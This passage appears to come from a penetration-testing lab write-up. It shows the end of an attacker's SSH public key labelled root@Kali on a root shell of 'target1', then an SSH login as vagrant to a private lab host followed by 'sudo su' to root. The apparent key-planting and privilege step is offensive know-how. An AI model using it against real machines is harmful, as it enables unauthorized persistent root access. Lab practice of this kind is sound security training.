NsVko2fCmeK0cd9STby0×5wrU+j5zx/X73S5RrtVB5MKIW1GKtTuWPP1eGPcp24nzso6eO5HC/F
S6IejYFLRG4mMWmoO8tUlvsIxN14W/Ybu5PtXRovQs+rvd2REF1g/+UcqkAdUvbuCaQuVh+MvzH
u4XjHR3IvC09IRWnD/ApbYwZuhEGPz4bhhammN+gM9rznM8IT/XFHXE2ytDZCqAm1Uysdpj57kL
7DxBKyLWsRU6kXBJvIxjKhZZT945/Ft9/o416vyQEXmq9dc8974ylCk4mhp0qUqundwchkn785A
U60ZjuLZsc/hWlVC/F72ALt7/xQTGI6BnbBG0QVI9PPjxjlPA/acICH5czxMUosJ/FsJm0ETiEL
guGJkyCuVNogwh34CwR9Colni0= root@Kali
root@target1:~# 
```

```
root@Kali:~# ssh vagrant@192.168.1.110

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Sun Feb 28 05:38:43 2021 from 192.168.1.90
vagrant@target1:~$ sudo su
root@target1:/home/vagrant# 
```